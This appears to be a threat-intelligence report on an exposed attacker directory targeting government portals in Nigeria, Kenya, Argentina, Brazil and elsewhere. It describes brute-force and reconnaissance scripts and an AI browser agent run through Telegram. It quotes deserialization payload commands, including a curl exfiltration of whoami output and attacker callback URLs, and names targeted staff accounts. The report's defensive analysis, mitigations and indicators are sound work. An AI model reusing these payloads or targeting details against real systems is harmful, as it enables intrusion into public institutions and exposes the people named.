
ng_live_scan.sh checks 44 Nigerian government portals for reachable login endpoints over HTTPS.Argentina
The opendir contains four scripts that use 97 municipal and provincial government URLs, moving from basic reachability checks to CMS and WordPress identification.
| Script | Scope | Findings |
|---|---|---|
arg_scan.py | 97 Argentine municipal and provincial government URLs | HTTP status, Server, and X-Powered-By headers |
arg_detailed.py | Same 97 targets | WordPress, Laravel, Drupal, and Joomla fingerprints; HTML generator tag; WordPress version |
arg_detailed2.py | Same 97 targets | Page titles, CMS fingerprints, and corrected two target URLs |
plugin_check.py | Pilar municipal site | Contact Form 7 and Post-SMTP versions, REST endpoints, Popup Maker site-scripts, and checks for exposed mail credentials |

The scan (unprotected_wp.txt) identified three unprotected WordPress hosts: avellaneda.gov.ar, pilar.gov.ar, and tresdefebrero.gov.ar.
A WPScan run against Pilar's municipal site (pilar_users.txt) fingerprinted WordPress 6.3.8, found XML-RPC enabled, located an exposed debug log at /wp-content/debug.log, and enumerated three usernames via the public WP JSON API: bruser99, hmontefinale, municipiopilar.

No credentials or open REST endpoints were confirmed.
Brazil and Iraq
cf_login_scan.py targets six municipal government portals in Amazonas and Pará: amatura.am.gov.br, envira.am.gov.br, nhamunda.am.gov.br, tabatinga.am.gov.br, tefe.am.gov.br, and altamira.pa.gov.br. It uses Camoufox to check page content for login-related terms, identify forms and input fields, and test common paths such as /login, /admin, /wp-login.php, /painel, and /webmail.

cf_login_scan.py targeting six Brazilian municipal government portals and checking for exposed login interfaces.iraq_targets.txt lists more than 30 domains of Iraqi provincial and municipal governments. A connectivity pass (iraq_live.txt) confirmed nine as reachable, including Basra, Karbala, Ninawa, Babylon, and Baghdad's municipal portal.
The corresponding vulnerability scan output files,
iraq_cves.txtandiraq_vulns.txt, are both empty.
WordPress and XML-RPC Brute Force
The opendir contains 10 scripts used to test WordPress, XML-RPC, webmail, cPanel, and other login pages.
| File | Purpose |
|---|---|
defence_bruteforce.sh | Tested WordPress XML-RPC authentication on defence.gov.ng. |
xmlrpc_test.sh | Enumerated WordPress usernames and then tested passwords through XML-RPC on several Nigerian government sites. |
wp_auth_test.py | Tested normal WordPress login pages using a browser and checked for a wp-admin redirect. |
wp_brute.py | Automated WordPress login attempts using username-based password patterns. |
wp_brute2.py | A simplified version of wp_brute.py that relied mainly on the redirect URL to identify a possible login. |
wp_faan_test.py | Performed a small manual login test against a FAAN account. |
wp_final_test.py | Combined WordPress and non-WordPress login testing across Nigerian and Kenyan targets. |
verify_creds.py | Tested generic login forms, including Kenya Parliament and FAAN webmail/SmartHRMS. |
verify_systems.py | Automatically identified login fields on different web applications, including cPanel and webmail. |
verify_fixed.py | Another generic login tester that treated a change away from the login page as a possible success. |
cam_screenshot.py | Reused saved cookies to open a site and capture a screenshot for post-login verification. |
The results show a clear 403 authentication failure, confirming that the request reached the WordPress authentication layer but the credentials were rejected. The scan also identified a publicly accessible wp-config.php.bkp file and an outdated js_composer plugin.
Session & Cookie Evidence
Almost 30 cookie files were recovered, and their contents provide a better picture of activity. I have summarized the sessions and filenames for better understanding:
| Target | Files | What They Show |
|---|---|---|
faan.gov.ng | c_faan.gov.ng.txt, faan_cookie.txt, faan_cookies.txt, faan_cookies2.txt | Four login-flow initiations using llar_login_flow and the WordPress test cookie. |
defence.gov.ng | dc.txt, dc2.txt, dc_bad.txt, d_femi.txt, d_mod.txt, d_mod2.txt, cookie_defence.txt, test_femi.txt, test_mod.txt | Nine attempts with the same WordPress test cookie; no authenticated session. |
statehouse.gov.ng | c_statehouse.gov.ng.txt, t_statehouse.txt | Cookie-support testing; one attempt produced no cookie. |
policeaffairs.gov.ng | t_police.txt, cookie_policeaffairs.txt | Two attempts with the WordPress test cookie. |
health.gov.ng | test_admin.txt, test_adminbackup.txt, test_ado-bako.txt, test_dikko-ict.txt, test_ibraheem-ict.txt, test_yusuf-wale.txt | Six username-specific attempts with the same outcome. |
ndic.gov.ng | c_ndic.gov.ng.txt, test_esl.txt, test_faroukzy.txt, test_hauwa.txt, test_maryam.txt, test_nasir.txt | Six attempts; the files contain WordPress test cookies rather than PHP sessions. |
ncdc.gov.ng | c_ncdc.gov.ng.txt, ncdc.txt | Two genuine PHP sessions were created. |
intranet.jamb.gov.ng | jamb_cookies.txt | A genuine PHP session was created on the staff intranet. |
gsin.gov.kg | gsin_cookies.txt | A Laravel session containing XSRF-TOKEN and laravel_session. |
nimc.gov.ng | c_nimc.gov.ng.txt, nimc_test.txt, nimcadmin.txt | Three attempts with no cookies created. |
supremecourt.gov.ng | c_supremecourt.gov.ng.txt | No session cookie created. |
efcc.gov.ng | cookie_efcc.txt, t_efcc.txt, nc_admin.txt | No cookies, consistent with the site not using WordPress. |
immigration.gov.ng | cookie_immigration.txt, t_immigration.txt | No session cookie created. |
parliament.go.ke | parliament_cookie.txt | No session established. |
nacada.go.ke | nacada_cookies.txt, nacada_cookies2.txt, nacada_nadmin.txt, nacada_nadmin2.txt, nacada_nadmin3.txt, nacada_test.txt | Six attempts with no session established. |
The surviving evidence is much stronger for login attempts and session creation than for confirmed account compromise.
Java Deserialization Tooling
The directory contains a full copy of ysoserial.jar (57 MB) alongside 25 pre-generated binary and hex-encoded deserialization payloads. Port 8080 on the same host was set up as a listener for these payloads.
-
The
C3P0JNDI gadget chain payload (c3p0_hex.txt), saved as hex text, decodes to reveal its callback target directly athxxp://34.146.124[.]239:8080/Evil. -
A JRMP (Java RMI) gadget chain (
jrmp.bin) encodes the host as an RMI registry target, and two smaller JNDI reference payloads (p.bin,p2.bin) point to theclassFactoryLocation: hxxp://34.146.124[.]239:8080/. -
Three other gadget chains such as CommonsCollections BeanUtils (
cb1.bin), Spring (spr1.bin), and one ROME variant (rome.bin) show the embedded URLhxxp://34.146.124[.]239:8080/cmd. -
The
rome_httpbin.binembeds a command that actually runs on Linuxcurl http://httpbin.org/ip.httpbin.orgis a public, well-known testing service that echoes back whatever IP address made the request. -
The
rome_webhook.binuses webhook.site with the commandcurl -X POST hxxps://webhook[.]site/3614292c-4ae5-43a3-8136-55e729850a99/?cmd=$(whoami). The webhook.site generates a unique, private URL that anyone can check later for incoming requests. -
A fifth ROME variant,
rome_8888.bin, uses the sameexec()structure but points at the operator's own open-directory port instead of the deserialization listenerhxxp://34.146.124[.]239:8888/Exploit. -
Two URLDNS gadget chains (
urldns.bin,urldns_test.bin) carry a callback that ties them directly to the Argentine reconnaissance trackhxxp://ushuaia-1780740753.34.146.124[.]239:8080/test.
Operator Profile and Assessment
A shell snapshot, hermes-snap-2c4bfd019aba.sh, was left in the exposed directory. It identifies the Linux account as wonghunghingp and shows the operation was controlled through a Telegram direct message linked to the user and chat ID 5613858439. It also records oob.bzd.us.kg for out-of-band exploitation checks, and three Cloudflare Worker relays for outbound requests. The session ID 20260606_093652_e9009a dates the capture to June 6, 2026, at 09:36 UTC, about an hour before the directory was first crawled.

wonghunghingp, captured 2026-06-06 09:36 UTC, about an hour before the directory's first external crawl.Hermes is an AI-assisted browser agent framework. The configuration shows it running with up to 90 iterations per task and a 30-minute timeout per run, connected to a Telegram bot.

Four Cloudflare Worker relay URLs are configured to proxy outbound API calls, demonstrated directly in worker_test.sh.
- hxxps://h2.org-aae[.]workers[.]dev/
- hxxps://h1.net-1f3[.]workers[.]dev/
- hxxps://sweet-pine-13fd[.]cto-7ba.workers[.]dev/
- hxxps://blue-flower-b85b[.]blogerxgang[.]workers[.]dev/
Chinese-Language Evidence
The environment snapshot contains HERMES_SESSION_USER_NAME and HERMES_SESSION_CHAT_NAME, both set to 匿名域名 Usdt购买域名找我, meaning "anonymous domains, contact me to buy domains with USDT."
The open directory contains 30 Python and shell scripts with Chinese text used for planning notes and live console messages.
| Script | Chinese Text | Meaning |
|---|---|---|
dh_full_search.py | # Nigeria 最高价值 | "Nigeria — highest value" |
dh_full_search.py | # 通用 | "general purpose" |
dh_full_search.py | # 提取数据 | "extract data" |
dh_sharepoint_search.py | # 继续挖 FAAN 其他员工 | "continue digging into other FAAN employees" |
dh_faan_leah.py | # 专门查 deborah.adegoke@faan.gov.ng | "specifically look up deborah.adegoke@faan.gov.ng" |
wp_auth_test.py | # 尝试从泄露邮箱构建的密码 | "try passwords built from the leaked email" |
ng_quick_recon.py | """Nigeria.gov.ng 多目标快速侦察 - 找无CF保护 + 服务器信息""" | "Nigeria.gov.ng multi-target fast recon — find CF-unprotected + server info" |
verify_systems.py | # Nigeria 教育部 - Drupal (if it exists) | "Nigeria Ministry of Education" |
defence_bruteforce.sh | echo "✅ 成功! 用户:$user 密码:$pass" | "Success! User:$user Password:$pass" |
defence_bruteforce.sh | echo "未命中,切换WP登录页爆破" | "No hit, switching to WP login page brute-force" |
dh_verify.py | print(f" ✅ WP 登录成功! URL: {page.url}") | "WP login successful!" |
dh_verify.py | print(f" ❌ WP 失败, URL: {page.url}") | "WP failed" |
wp_brute.py | print(f" *** 命中!***") | "*** Hit! ***" |
verify_creds.py | print(f" ✅ 成功! → {final_url}") | "Success!" |
ng_quick_recon.py | print(f"\n总目标: {len(results)} | 无CF: {len(no_cf)} | 存活: {len(reachable)}") | "Total targets / No-CF / Alive" |
worker_test.sh | echo "=== 代理 parliament.go.ke ===" | "=== Proxying parliament.go.ke ===" |
The wording is informal and consistent across reconnaissance, credential testing, and proxy scripts. The evidence supports describing the operator as a Chinese speaker.
Mitigations
-
Disable XML-RPC (
/xmlrpc.php) on WordPress installations that do not require it, or restrict it to trusted source IPs. -
Restrict or authenticate the WordPress REST API's user-listing endpoint (
/wp-json/wp/v2/users). -
Enforce multi-factor authentication on WordPress, cPanel, Drupal, and webmail administrator accounts.
-
Patch and monitor Java applications for deserialization exposure where C3P0, ROME, or Apache Commons Collections libraries are present on the classpath.
Conclusion
The exposed directory provides a detailed view of an operation focused on government infrastructure across multiple countries. The recovered tooling shows a workflow that moved from breach-data searches and target profiling to credential testing, reconnaissance, and exploitation attempts. Nigerian and Kenyan government organizations received the most attention, while separate tooling targeted infrastructure in Argentina, Brazil, Iraq, and Kyrgyzstan.
The presence of session artifacts indicates that login activity reached several government portals, although the available evidence does not confirm widespread account compromise. The Java deserialization payloads and callback infrastructure also show capability beyond simple credential attacks.
Chinese-language comments and console output provide useful operator context, but they are insufficient for attributing to a specific actor or group.
MITRE ATT&CK Mapping
| Technique ID | Name | Evidence |
|---|---|---|
| T1589.002 | Gather Victim Identity Information: Email Addresses | DeHashed queries against named FAAN and Kenya Parliament staff by email address |
| T1596.001 | Search Open Technical Databases: DNS/Passive DNS | ng_quick_recon.py resolving and Cloudflare-fingerprinting 198 Nigerian government domains |
| T1589.001 | Gather Victim Identity Information: Credentials | Breach-derived credentials retrieved via DeHashed and compiled into per-target wordlists |
| T1583.006 | Acquire Infrastructure: Web Services | Cloudflare Worker relay endpoints used to proxy DeHashed API queries |
| T1587.001 | Develop Capabilities: Malware | Custom Python/shell automation for DeHashed scraping, XML-RPC brute-forcing, and cookie capture |
| T1595.002 | Active Scanning: Vulnerability Scanning | WPScan and Nuclei runs against Argentine and Brazilian municipal WordPress sites |
| T1110.001 | Brute Force: Password Guessing | XML-RPC and WordPress login-page brute-force against Defence, State House, Justice, FAAN, and Police Affairs using compiled wordlists |
| T1552.001 | Unsecured Credentials: Credentials In Files | Plaintext credential pairs stored directly in dh_verify.py, wp_final_test.py, and verify_creds.py |
| T1550.004 | Use Alternate Authentication Material: Web Session Cookie | Session cookies captured across FAAN, NCDC, NDIC, NIMC, Supreme Court, JAMB, and GSIN (Kyrgyzstan) |
| T1588.005 | Obtain Capabilities: Exploits | ysoserial.jar and 25 pre-built Java deserialization gadget chain payloads |
| T1071.001 | Application Layer Protocol: Web Protocols | HTTP callback listener on port 8080 for deserialization payload confirmation |
Indicators of Compromise
Network infrastructure
| Indicator | ASN | Provider | Country | Context |
|---|---|---|---|---|
| 34.146.124[.]239:8888 | AS396982 | Google LLC | Japan | Open directory captured June 6, 2026 |
| 34.146.124[.]239:8080 | AS396982 | Google LLC | Japan | Java deserialization callback listener |
| oob.bzd.us[.]kg | — | — | — | INTERACTSH out-of-band interaction domain |
| hho.us[.]kg | — | — | — | Domain associated with the DeHashed operator account |
| h2.org-aae[.]workers.dev | — | Cloudflare | — | API relay endpoint |
| h1.net-1f3[.]workers.dev | — | Cloudflare | — | API relay endpoint |
| sweet-pine-13fd.cto-7ba[.]workers.dev | — | Cloudflare | — | API relay endpoint |
| blue-flower-b85b[.]blogerxgang[.]workers[.]dev | — | Cloudflare | — | API relay endpoint |
Operator identifiers
| Indicator | Type | Context |
|---|---|---|
| 999@hho.us.kg | DeHashed account used across all breach-data automation | |
| wonghunghingp | Username | Linux username on the GCP instance |
| 5613858439 | Telegram ID | Session controlling the Hermes agent |
| 20260606_093652_e9009a | Session ID | Timestamps the operator's session to 2026-06-06 09:36 UTC |
Published by @volrant136
Related research
- Threat Research
From JBRJ to JUCEC: Exposed Infrastructure Reveals a Broad Brazilian Government Intrusion Campaign
Hunt.io Attack Capture identified three exposed directories on a Malaysian VPS containing tooling and evidence linked to multiple Brazilian public-sector targets. The recovered material reveals a confirmed compromise of Brazil's Jardim Botânico do Rio de Janeiro, an extensive intrusion toolkit targeting Ceará's state Board of Trade, credential and session harvesting, persistence mechanisms, and a staged Linux kernel privilege-escalation exploit.
34 minutes to read - Threat Research

One Host, Six Operations: How Two Open Directories Exposed a Multi-Target Campaign
Two open directories on a single Singapore host exposed the working files behind six separate operations. The recovered data shows a mix of LLM gateway fraud, government and military reconnaissance, credential spraying, SQL injection attempts, proxy infrastructure, and a confirmed compromise of a Mexican web application.
20 minutes to read - Threat Research
Operation BlueDash: Infrastructure Expansion, VBS Analysis & Multi-Lure Kill Chain
Starting from a single known IOC, Hunt.io pivots exposed additional BlueDash infrastructure and previously undocumented lure variants. The campaign uses multiple delivery paths to deploy Level RMM and ScreenConnect across separate infrastructure and RMM tenants.
23 minutes to read